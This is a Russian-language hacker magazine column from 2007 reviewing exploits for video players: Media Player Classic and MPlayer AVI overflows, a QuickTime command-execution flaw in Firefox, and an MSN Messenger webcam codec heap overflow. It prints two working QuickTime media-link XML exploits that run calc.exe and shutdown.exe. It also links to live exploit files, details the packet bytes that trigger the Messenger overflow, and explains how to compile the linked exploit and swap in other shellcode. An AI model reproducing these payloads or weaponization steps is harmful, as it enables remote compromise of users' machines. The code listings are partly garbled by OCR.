exploits review
10h выпуск

крис касперски ака мыщъх, a.k.a. nezumi, a.k.a elraton, a.k.a. souriz, no-email

сегодняшний (юбилейный) обзор exploit'ов посвящен дефектам реализации видеоплееров. "живое общение" через Webcam, просмотр потокового сетевого видео, открытие avi-файлов, полученных из ненадежных источников — все это категорически небезопасно и чревато полным захватом управления над компьютером-жертвой. не ожидали?! вот и мыщъх не ожидал, пока его нору едва на подломали!

Media Player Classic – удаленное переполнение буфера

brief: долгое время народ смотрел видео в штатном плеере, входящем в состав Windows 98, и благополучно перекочевавшим оттуда в Windows 2000, но уже в XP появилась какое-то уродище, отъедающее кучу ресурсов, ужасно тормозное, неповоротливое и неудобное в работе, "забывшее" половину прежних "горячих клавиш" и активно налегающее на мышь. Короче, продвинутая часть молодежи забила на это чудо дизайна и бросилась искать альтернативные плееры.

Лично мыщъх остановился на BSPlayer'е, с которого чуть позже перешел на MPlayer, а тем временем появился независимый проект **Media Player Classic** (или, сокращенно, **MPC**) – внешне напоминающий старый Windows-плеер, только бесплатный, распространяемый в исходных текстах и с кучей новых реально полезных функций, успел образовать вокруг себя целое сообщество поклонников.

Последнею версию можно скачать с Кузни: http://sourceforge.net/projects/guliverkli/, однако, делать это категорически не рекомендуется, потому что 12 сентября 2007 года исследовательская лаборатория **Code Audit Labs** обнаружила в нем множество дыр, связанных с дефективной обработкой заголовков AVI-файлов.

Оказалось, что в плеере напрочь отсутствует проверка следующих полей: indx truck size, wLongsPerEntry и nEntriesInuse, некорректные значения которых вызывают целый каскад разрушительных последствий: переполнение кучи, целочисленное переполнение и т. д., ведущие к возможности удаленного захвата управления уязвимым компьютером с MPC-привилегиями или же (в случае неудачной атаки) — к аварийному завершению работы самого плеера. Только попробуйте открыть AVI-файл, полученный из ненадежный источников, и… ага!

Более подробную информацию по данному вопросу можно найти на http://www.securityfocus.com/archive/1/479222 и http://www.securityfocus.com/bid/25650/

target: в настоящее время уязвимость подтверждена в guliverkli Media Player Classic 6.4.9 0, об остальных версиях ничего не известно, но есть все основания считать, что данная уязвимость распространяется и на них;

exploits: ниже приведено три примера заголовков AVI-файлов, вызывающих переполнение, но не содержащих никакого shell-кода, воткнуть который — забота хакера. Естественно, AVI-заголовок — это еще не AVI-файл и чтобы дописать необходимые части (или пропатчить hiew'ом заголовок уже существующего видео клипа) нам потребуется спецификация на AVI-формат, которую можно бесплатно скачать с www.alexander-noe.com/video/documentation/avi.pdf или с www.the-labs.com/Video/odmlff2-**avi**def.pdf



Рисунок 1 заголовок AVI-файла, вызывающий переполнение MPC



Рисунок 2 еще один заголовок AVI-файла, вызывающий переполнение MPC



Рисунок 3 и еще один заголовок AVI-файла, вызывающий переполнение MPC

solution: разработчики все еще никак не отреагировали на сообщение о дыре и на момент написания данной статьи официальные заплатки отсутствуют, поэтому, остается лишь порекомендовать: либо отказаться от использования MPC, либо не проигрывать AVI-файлы, полученные из ненадежных источников (кстати говоря, расширение файла не играет никакой роли, и файл, записанный в формате AVI, вполне может иметь расширение .mpeg или любое другое).

Рисунок 4 внешний вид Media Player Classic

MPlayer — переполнение кучи

brief: **MPlayer** – замечательный кросс-платформенный видео/аудио проигрыватель, поддерживающий рекордное количество форматов и великолепно справляющийся с "битыми" файлами, которые остальные плееры проигрывать отказываются (к тому же в его состав входит **mencoder** — единственный известный мне кодировщик, следящий за синхробитами и не допускающих рассогласования аудио и видео потоков). Это бесплатный проект, распространяющийся в исходных текстах: http://www.mplayerhq.hu, но, увы, не лишенный дефектов проектирования, последний из которых был обнаружен 12 сентября 2007 года исследовательской лабораторией Code Audit Labs, обратившей внимание на отсутствие проверки одного из полей заголовка AVI-файла, а именно — **indx truck size**, некорректные значения которого приводит к переполнению кучи с возможностью удаленного захвата управления (впрочем, тут все зависит от опций компиляции, а так же версии библиотеки glibc).
Дыра прячется в файле libmpdemux/aviheader.c, уязвимый фрагмент которого приведен ниже:

```
print_avisuperindex_chunk(s,MSGL_V);

if( ((chunksize/4)/s->wLongsPerEntry) < s->nEntriesInUse)
{
        mp_msg (MSGT_HEADER, MSGL_WARN, "Broken super index chunk\n");
        s->nEntriesInUse = (chunksize/4)/s->wLongsPerEntry;
}

// Check and fix this useless crap
if(s->wLongsPerEntry != sizeof (avisuperindex_entry)/4)
{
        mp_msg(MSGT_HEADER, MSGL_WARN,
                "Broken super index chunk size: %u\n",s->wLongsPerEntry);
        s->wLongsPerEntry = sizeof(avisuperindex_entry)/4;
}

s->aIndex = calloc(s->nEntriesInUse, sizeof(avisuperindex_entry));
s->stdidx = calloc(s->nEntriesInUse, sizeof(avistdindex_chunk));

// now the real index of indices
for (i=0; i<s->nEntriesInUse; i++)
{
        chunksize-=16;
        …
```

```
}
```

Листинг 1 фрагмент файла libmpdemux/aviheader.c, содержащий уязвимость (дефективные строки выделены полужирным шрифтом)

За более подробной информацией по данной теме обращайтесь к http://www.securityfocus.com/archive/1/479222 и http://www.securityfocus.com/bid/25648/

targets: уязвимость подтверждена в MPlayer 1.0 -rc1, входящего в состав множества дистрибутивов (и, в частности, MandrakeSoft Linux Mandrake 2007.1 x86_64), а так же в MPlayer'e скомпилированном под Windows 2000 SP4 с использованием библиотеки glibc с версией меньшей чем 2.5. Про остальные версии на данный момент ничего не известно, но вполне вероятно, что они так же уязвимы;

exploit: ниже приведен примера заголовка AVI-файлов, вызывающего переполнение, но не содержащего никакого shell-кода;



Рисунок 5 заголовок AVI-файла, вызывающий переполнение кучи в MPlayer'e

solution: разработчики все еще никак не отреагировали на сообщение о дыре и на момент написания данной статьи официальные заплатки отсутствуют, поэтому, остается лишь порекомендовать: либо отказаться от использования MPlayer'a, либо не проигрывать AVI-файлы, полученные из ненадежных источников.

Рисунок 6 MPlayer за работой

Apple QuickTime — удаление исполнение команд в браузерах

brief: **GNUCITIZEN** – весьма креативная хакерская группа активно и продуктивно исследующая **QuickTime** и обнаруживающая в нем множество ошибок, часть из которых была признана разработчиками, а часть — злостно проигнорирована, поскольку по их мнению они (ошибки, а не разработчик), не представляли серьезной проблемы. Парни из GNUCITIZEN слегка обиделись и решили доказать, что это не так. Результатом их работы стал боевой exploit, выложенный в открытый доступ 12 сентября 2007 года на http://www.gnucitizen.org/blog/0day-quicktime-pwns-firefox и запускающий стандартный "Калькулятор". За ним последователи намного более коварные exploit'ы, например, уводящие систему в шатдаун при нажатии на ссылку, ведущую к mp3-файлу. Фактически, атакующий получает полный контроль над уязвимой системой и может выполнять на ней любые команды, которым достаточно текущего уровня привилегий, имеющихся у браузера, которым может быть Горящий Лис или IE. Естественно, QuickTime так же должен быть установлен.

Фокус в том, что QuickTime при открытии файла сохраняет его на диске (с учетом расширения, которое может и не соответствовать действительности), после чего пытается проиграть, определяя формат не по расширению, а по содержимому!!! Таким образом, мы можем заснуть xml-страничку в файл с одним из следующих расширений, поддерживаемых QuickTime: 3g2, 3gp, 3gp2, 3gpp, AMR, aac, adts, aif, aifc, aiff, amc, au, avi, bwf, caf, cdda, cel, flc, fli, gsm, m15, m1a, m1s, m1v, m2a, m4a, m4b, m4p, m4v, m75, mac, mov, mp2, mp3, mp4, mpa, mpeg, mpg, mpm, mpv, mqv, pct, pic, pict, png, pnt, pntg, qcp, qt, qti, qtif, rgb, rts, rtsp, sdp, sdv, sgi, snd, ulw, vfw, wav.

Горящий Лис захавает xml со всеми командами, содержащимися в нем, позволяя создавать системно-независимые exploit'ы работающие на любой платформе. С IE ситуация несколько сложнее, однако, он так же уязвим (в mp3-файл можно засунуть любой exe или html-страничку, выполняемую с локальными привилегиями, то есть имеющую доступ ко всем дисковым файлам и сетевым ресурсам).

targets: в настоящее время уязвимость подтверждена в IE7, FireFox 2.0.0.6 и 3.0. Опера выглядит неуязвимой.

exploits: исходный текст оригинального exploit'a, запускающего "Калькулятор" (со всеми комментариями его создателя) приведен ниже:

```
<!--
http://www.gnucitizen.org/blog/0day-quicktime-pwns-firefox

It seams that QuickTime media formats can hack into Firefox.
The result of this vulnerability can lead to full compromise of
the browser and maybe even the underlaying operating system.
Don't try this at home.
-->

<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="a.mp3" autoplay="true" qtnext="-chrome
javascript:file=Components.classes['@mozilla.org/file/local;1'].createInstance
Components.interfaces.nsILocalFile);file.initWithPath('c:\\windows\\system32\\
alc.exe');process=Components.classes['@mozilla.org/process/util;1'].createInsta
ce(Components.interfaces.nsIProcess);process.init(file);process.run(true,[],0);
oid(0);"/>
```

Листинг 2 исходный код демонстрационного exploit'a, работающего с Горящим Лисом и запускающим штатный "Калькулятор"

А вот ссылки на несколько безобидных exploit'ов, предназначенных для проверки вашей системы на вшивость:

- http://www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/BEYONCE.mp3;
- http://www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/pr0n0.mov;
- http://www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/FunnyDog.mpeg;
- http://www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/GhostInTheShell.avi

Следующий exploit (http://www.gnucitizen.org/projects/0day-quicktime-pwns-firefox/SHUTDOWN_DONT_CLICK.mp3) в случае удачной атаки **отправляет систему в штатдаун**, так что прежде чем кликать по ссылке, сохраните все не сохраненные данные, которые было бы жалко потерять. Исходный код SHUTDOWN-exploit'a приводится ниже:

```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="a.mp3" autoplay="true" qtnext="-chrome
javascript:file=Components.classes['@mozilla.org/file/local;1'].createInstance(
Components.interfaces.nsILocalFile);file.initWithPath('c:\\windows\\system32\\s
hutdown.exe');process=Components.classes['@mozilla.org/process/util;1'].createI
nstance(Components.interfaces.nsIProcess);process.init(file);process.run(true,[
],0);void(0);"/>
```

Листинг 3 исходный код боевого exploit'a, работающего с Горящим Лисом и уводящего систему в шатдаун

solutions: не устанавливать QuickTime (удалить, если был установлен ранее) или же использовать Оперу и/или другие безопасные браузеры, например, Lynx или Links, которые к тому же и бесплатны.

Рисунок 7 страничка хакерской группы GNUCITIZEN, открывшей множество дыр в QuickTime

full disclose
Microsoft MSN Messenger —переполнение буфера

brief: 28 августа китайский хакер по кличке **wushi** (входящий в состав группы **Team509**) обнаружил несколько дыр в ML20/WMV3 кодеках, используемых в таких программных продуктах как, например, **Microsoft MSN Messenger** и **Microsoft Windows Live Messenger**, опубликовав детальную информацию на своей странице http://www.team509.com/modules.php?name=News&file=article&sid=50, написанной на смеси китайского и английского языков (см. рис. 8).

Web-камера, управляемая Messenger'ом, может работать как на TCP, так и на UDP протоколе. Обычно (то есть по умолчанию) выбирается UDP, как наиболее быстродействующий. Messenger использует три типа UDP пакетов: 1) syn-пакеты (сокращение от synchronization — отвечающие за синхронизацию), 2) ack-пакеты (сокращение от acknowledgement — подтверждение) и 3) data-transfer-пакеты, передающие аудио/видеоданные.

Первые два типа пакетов нам совершенно неинтересны, а вот к data-transfer-пакетам мы присмотримся поподробнее. Анализ дампов, награбленных снифферам, позволяет реконструировать их структуру.

Заголовок data-transfer пакета, обрабатываемого ML20 кодеком, состоит из 9 байт, за которым следует полезная видео-нагрузка (payload). Пример одного из таких заголовков приведен ниже:

```
[UDP header] 9D 49 E1 8E 4A 09 BE 09 0A [video-payload]
```

Листинг 4 заголовок пакета ML20 кодека

Хакеры успешно расшифровали назначение каждого байта заголовка, описание которых находится в таблице 1.

порядковый номер байта	назначение
1	тип пакета и размер video-payload
2	
3	штамп времени
4	
5	
6	
7	индекс фрейма в видео потоке
8	индекс чанка (chunk) в видео потоке (chunk_index)
9	общее количество чанков во фрейме (num_chunks)

Таблица 1 назначение байтов в заголовке пакета ML20-кодека

Первые два байта интерпретируется как короткое целое (short integer), равное в данном случае 499Dh, причем, 11 младших бит хранят актуальную длину video-payload, которую можно вычислить наложив на 16-битное значение число 7FFh через операцию логическое "И", например, в данном случае длина video-payload равна: 499Dh & 7FFh = 19Dh.
Оставшиеся 5 старших бит определяют тип пакета, определяемый по следующей формуле: packet_type == 499Dh >> 11 & 7. Сами типы пакетов перечислены в таблице 2:

кодовый номер пакета	тип пакета
1	data-transfer-пакет
2	syn-пакет
3	ack-пакет

Таблица 2 типы пакетов, поддерживаемые ML20 кодеком

Как следует из листинга 4, в рассматриваемом нами примере, индекс фрейма в видео потоке равен BEh, индекс чанка — 09h, а общее количество чанков во фрейме — 0Ah. Используя эту информацию, кодек собирает полный видео-фрейм из UDP-пакетов, полученных из сети, последовательность отправки которых, как известно, не всегда совпадает с последовательностью их приема.
Однако, процедура сборки пакетов реализована с ошибкой и проверяет только количество чанков во фрейме (num_chunks), не обращая внимания на их индексы (chunk_index). Экспериментально выяснено, если индекс чанка равен или превышает 83h происходит переполнение динамической памяти (кучи), с возможностью засылки shell-кода и захвата управления компьютером-жертвой с привилегиями MSN Messenger'a.
Следует помнить, что разработчики XP приложили значительные усилия по защите кучи от переполнения, в Висле защита претерпела значительные изменения и была существенно усилена, поэтому, традиционные exploit'ы согласятся работать лишь с Windows 2000 и более ранними системами.
Впрочем, как мы писали в 0Eh выпуске "exploits review" обе защиты уже давно поломаны и потому удаленный захват управления вполне реален даже на машинах с аппаратной поддержкой DEP, запрещающей исполнение кода в куче (но это уже тема совсем другого разговора, никак не относящегося к данной конкретной дыре в которою и слон пролезет).

WMV3 кодек ведет себя аналогичным образом, но имеет несколько другую структуру заголовка пакета, длина которого на один байт больше, чем у ML20. Возросло и количество типов пакетов. Поимо уже известных нам ack/syn/data-transfer-пакетов, добавились audio-пакеты и пакеты аутентификации (auth-пакеты). Структура заголовка

еще окончательно не расшифрована (и является предметом горячих дискуссий китайских хакеров), однако, кое-какие шаги в этом направлении уже сделаны:
Рассмотрим следующий пример, приведенный в листинге 5:

```
[UDP header] 62 81 69 00 94 B4 CD 08 0A 04 [payload]
```

Листинг 5 заголовок пакета ML20 кодека

Назначение расшифрованных байтов WMV3-заголовка приводится в таблице 3:

порядковый номер байта	назначение
1	тип пакета
2	размер audio/video-payload
3	
4	индекс чанка (chunk) в видео потоке (chunk_index)
5	штамп времени
6	
7	
8	
9	индекс фрейма в видео потоке
10	общее количество чанков во фрейме (num_chunks)

Таблица 3 назначение байтов в заголовке пакета WMV3-кодека

Тип пакета определяется по следующей формуле, где X – значение первого байта заголовка (см. таблицу 4):

значение	тип пакета
(X >> 1) & 0xF = 1	video
(X >> 1) & 0xF = 2	syn/ack
(X >> 1) & 0xF = 3	auth
(X >> 1) & 0xF = 4	?
(X >> 1) & 0xF = 5	audio

Таблица 4 типы пакетов, поддерживаемые WMV3-кодеком

Длина полезной нагрузки вычисляется путем деления содержимого второго байта на 20, что равносильно битовому сдвигу на 5 позиций влево. В данном случае мы имеем: 6981h >> 5 = 34Ch. По непроверенным данным WMV3-пакет может содержать сразу как аудио, так и видеоданные, что слегка усложняет реализацию атакующей программы.
Процедура сборки пакетов содержит туже самую ошибку, что и ML20-кодек, приводящую к возможности удаленного переполнения кучи со всеми вытекающими отсюда последствиями.
Более подробную информацию по теме можно найти на уже упомянутой странице Team509, ну а для тех кто не умеет читать по-китайски к услугам бюллетень безопасности от MS: http://www.microsoft.com/technet/security/Bulletin/MS07-054.mspx, технической информации здесь нет, зато куча "воды", так же полезно заглянуть на http://www.securityfocus.com/bid/25461, только ничего полезного там все равно нет;

targets: уязвимы следующие системы: MSN Messenger 6.2, 7.0, 7.5, а так же Windows Live Messenger версии 8.0. На MSN Messenger 7.0.0820 и Windows Live Messenger 8.1 угроза атаки уже не распространяется и ошибки сборки пакетов в них исправлены (хотя, как известно, Microsoft практически никогда не фиксит подобные дыры с первой попытки);

exploit: исходный текст exploit'a, написанного китайскими хакерами на Microsoft Visual C++ 7, и протестированный ими же под Windows 2000 SP4, лежит в rar-архиве по следующему адресу: http://www.securityfocus.com/data/vulnerabilities/exploits/exp_msn.rar.
Как откомпилировать его другими компиляторами более ранних версий? Очень просто! Находим в архиве файл exp_msn.cpp, удаляем все остальные (это не шутка! они действительно нам без надобности). Открываем exp_msn.cpp в текстовом редакторе, удаляем все включаемые файлы, обозначенные директивой "#include xxxx", после чего

прописываем "#include <windows.h>" и компилируем файл с ключом /LD, предписывающему линкеру создавать не исполняемый файл, а динамическую библиотеку, коей по сути данный exploit и является.

```
$cl.exe exp_msn.cpp /Ox /LD
```

Листинг 6 компиляция exploit'a компилятором Microsoft Visual C++ 6 из командной строки

Вот только shell-код, содержащийся внутри exp_msn.cpp, ориентирован исключительно на Windows 2000. Защиту от переполнения кучи в XP SP2 (не говоря уже о Висле!) он, естественно, пробить не в состоянии. Впрочем, "правильный" shell-код нетрудно "позаимствовать" из любого другого exploit'a;

solution: обновить MSN Messenger до версии 7.0.0820, а Windows Live Messenger до версии 8.1 через Windows Update или отказаться от их использования

Рисунок 8 страничка китайский хакеров, взломавших Microsoft MSN Messenger